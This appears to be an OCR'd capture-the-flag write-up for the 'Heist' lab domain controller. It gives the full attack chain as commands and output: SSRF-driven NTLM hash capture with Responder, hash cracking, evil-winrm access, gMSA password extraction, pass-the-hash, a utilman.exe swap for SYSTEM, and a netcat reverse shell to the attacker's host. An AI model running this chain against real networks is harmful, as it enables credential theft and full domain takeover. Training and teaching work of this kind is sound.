
Heist (Responder capturing AD auth through HTTP, GMSA password read, utilman.exe exploitation

Nmap


```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-11-13
04:31:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
heist.offsec0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
heist.offsec0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2022-11-12T04:28:00
|_Not valid after:  2023-05-14T04:28:00
|_ssl-date: 2022-11-13T04:32:35+00:00; -37s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2022-11-13T04:31:55+00:00
8080/tcp open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2022-11-13T04:31:58
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: -37s, deviation: 0s, median: -38s
```

Web enum



Lets try uploding an aspx webshell.



It looks like it only reads the contents of the file so we do not have code execution.

This one stumped me for a while however, we can exploit this with SSRF. For a more indepth explination, read here https://blog.blazeinfosec.com/leveraging-web-application-vulnerabilities-to-steal-ntlm-hashes-2/

Essintally, we can use responder to impersonate a webpage. Once we make the request, it will capture the NTLMv2 hash of an authenticated user. All we need to do is run responder and make a request to our webserver. It does not matter if the url points to a valid file or not.

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# responder -I tun0 -wv
```

Now we have the enox users hash.

```
[HTTP] Sending NTLM authentication request to ::ffff:192.168.249.165
[HTTP] GET request from: ::ffff:192.168.249.165  URL: /
[HTTP] NTLMv2 Client   : ::ffff:192.168.249.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     :
enox::HEIST:88ba4ed00c19b995:3FCEC48DCC1E55B21CAE0B653681F6EF:0101000000000000B2ADE
47F2CF7D8011038FB22B021DF7A00000000200080057005000510033000100 1E00570049004E002D00
3700450054004F00310033003800 5A00480043005700040014005700500051003300 2E004C004F00430
041004C0003003400570049004E002D003700450054004F00310033003800 5A00480043005700 2E0057
005000510033002E004C004F00430041004C0005001400570050005100 33002E004C004F00430041004
C0008003000300000000000000000000000003000007A29A27863F5D1AD6883FE224B91C4F66E576FA3
FC0AFA4D9593D7E005FAF3DB0A0010000000000000000000000000000000000900260048005400540
050002F00310039003200 2E00310036003800 2E00340039002E00320034003900000000 00000000000
```

Cracking the password with john

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# john enox_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
california       (enox)
1g 0:00:00:00 DONE (2022-11-13 01:53) 50.00g/s 51200p/s 51200c/s 51200C/s
123456..bethany
Use the "--show --format=netntlmv2" options to display all of the cracked passwords
```

```
reliably
Session completed.
```

Verifying the credentials with crackmap exec.

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# crackmapexec smb 192.168.249.165 -u 'enox' -p 'california' --shares
SMB         192.168.249.165 445    DC01             [*] Windows 10.0 Build 17763
x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.249.165 445    DC01             [+]
heist.offsec\enox:california
SMB         192.168.249.165 445    DC01             [+] Enumerated shares
SMB         192.168.249.165 445    DC01             Share           Permissions
Remark
SMB         192.168.249.165 445    DC01             -----           -----------
------
SMB         192.168.249.165 445    DC01             ADMIN$
Remote Admin
SMB         192.168.249.165 445    DC01             C$
Default share
SMB         192.168.249.165 445    DC01             IPC$            READ
Remote IPC
SMB         192.168.249.165 445    DC01             NETLOGON        READ
Logon server share
SMB         192.168.249.165 445    DC01             SYSVOL          READ
Logon server share
```

Trying to enum winRM login fails with crackmap

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# crackmapexec winrm 192.168.249.165 -u 'enox' -p 'california'
SMB         192.168.249.165 5985   NONE             [*] None (name:192.168.249.165)
(domain:None)
HTTP        192.168.249.165 5985   NONE             [*]
http://192.168.249.165:5985/wsman
WINRM       192.168.249.165 5985   NONE             [-] None\enox:california
"unsupported hash type md4"
```

I attempted it anyway just to check and winRM login is successful.

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# evil-winrm -i 192.168.249.165 -u enox -p california

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is uni
mplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-co
mpletion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\enox\Documents>
```

Priv esc

Windows 10.0 Build 17763 x64

Whoami /all

```
USER INFORMATION
----------------

User Name  SID
========== ============================================
heist\enox S-1-5-21-537427935-490066102-1511301751-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================
==========================================
================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
```

```
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
HEIST\Web Admins                            Group            S-1-5-21-537427935-
490066102-1511301751-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Running adPEAS, we find the scv_apache user with some interesting attirbutes.

```
Searching for gMSA - Details for Account 'svc_apache$':
sAMAccountName                              : svc_apache$
distinguishedName                           : CN=svc_apache,CN=Managed Service
Accounts,DC=heist,DC=offsec
description                                 :
objectSid                                   : S-1-5-21-537427935-490066102-
1511301751-1105
userAccountControl                          : WORKSTATION_TRUST_ACCOUNT
memberOf                                    : CN=Remote Management
Users,CN=Builtin,DC=heist,DC=offsec
pwdLastSet                                  : 7/20/2021 4:23:44 AM
lastLogonTimestamp                          : 9/14/2021 8:27:06 AM
PrincipalsAllowedToRetrieveManagedPassword : HEIST\DC01$
                                              HEIST\enox
```

The svc_apache is a Group Managed Service account (gMSA).

It seems that our enox user can read the gMSA password from the adPEAS output.

We can retierive this password with GMSAPasswordReader.exe. I found a pre-compiled binary here: https://github.com/expl0itabl3/Toolies/blob/master/GMSAPasswordReader.exe

```
*Evil-WinRM* PS C:\Users\enox\Documents> ./GMSAPasswordReader.exe --Accountname
svc_apache
Calculating hashes for Old Value
```

```
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 2E837DA0D7A369EEBBD0E921F78BDC1B
[*]       aes128_cts_hmac_sha1 : 9DFBAC87E14B8D8C91EBC8E772C6587B
[*]       aes256_cts_hmac_sha1 :
519B144B204B2673782B9A69658542E919C54BC69617B089B3AD0CAFC4593997
[*]       des_cbc_md5          : 4AD6C2A8499B83B3

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 5D67694FEEC4A1C79ABA25B80B62484B
[*]       aes128_cts_hmac_sha1 : E2890D6366B5FF1BF1F71FC50B9F4534
[*]       aes256_cts_hmac_sha1 :
B7A22E97A6E5006767A34664F609A6659811949F0BF6A8A17107683912129BFC
[*]       des_cbc_md5          : 9E340723700454E9
```

We can pass the rc4_hmac hash with evil-winRM

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# evil-winrm -i 192.168.249.165 -u svc_apache$ -H
5D67694FEEC4A1C79ABA25B80B62484B
```


There is a complicated exploit chain we can use to exploit the SeRestorePrivilege.


I downloaded the https://github.com/xct/SeRestoreAbuse and compiled it on my windows VM however, i was not able to get it to work.

A much simpler priv esc is to move the utilman.exe and replace it with cmd.exe. Then we can rdesktop to the login page and use WIN + U to prompt an admin shell.

```
*Evil-WinRM* PS C:\Users\svc_apache$\documents> mv C:\Windows\System32\utilman.exe
C:\Windows\System32\utilman.old
*Evil-WinRM* PS C:\Users\svc_apache$\documents> mv C:\Windows\System32\cmd.exe
C:\Windows\System32\utilman.exe
```

```
┌──(root㉿kali)-[~/pg/practice/Heist]
└─# rdesktop 192.168.249.165
```


rdesktop - 192.168.249.165
C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.
(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
Sign in to: DC01


rdesktop - 192.168.249.165
Administrator: C:\Windows\system32\utilman.exe - powershell
Directory: C:\Users\svc_apache$\Documents
Mode LastWriteTime Length Name
-a---- 9/14/2021 8:27 AM 3213 EnableSeRestorePrivilege.ps1
-a---- 11/13/2022 8:11 AM 36864 FullPowers.exe
-a---- 11/13/2022 8:08 AM 1309448 mimikatz.exe
-a---- 11/13/2022 10:44 AM 59392 nc.exe
-a---- 11/13/2022 10:40 AM 91648 SeRestoreAbuse.exe
PS C:\Users\svc_apache$\Documents> nc.exe 192.168.49.249 8000 -e cmd
nc.exe : The term 'nc.exe' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ nc.exe 192.168.49.249 8000 -e cmd
+ ~~~~~~
+ CategoryInfo : ObjectNotFound: (nc.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
Suggestion [3,General]: The command nc.exe was not found, but does exist in the current location. Windows PowerShell do
s not load commands from the current location by default. If you trust this command, instead type: ".\nc.exe". See "get
help about_Command_Precedence" for more details.
PS C:\Users\svc_apache$\Documents> .\nc.exe 192.168.249 8000 -e cmd
PS C:\Users\svc_apache$\Documents> .\nc.exe 192.168.49.249 8000 -e cmd
Sign in to: DC01
How do I sign in to another domain?
2/3
Tilix: root@kali: ~
4: root@kali: ~
(root㉿kali)-[~]
rlwrap nc -lvnp 8000
listening on [any] 8000 ...
(root㉿kali)-[~]
(root㉿kali)-[~/pg/practice/Heist]
zsh: no such file or directory: (root㉿kali)-[~/pg/practice/Heist]
(root㉿kali)-[~]
#
(root㉿kali)-[~]
#
(root㉿kali)-[~]
#
(root㉿kali)-[~]
rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.165] 50430
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
whoami
nt authority\system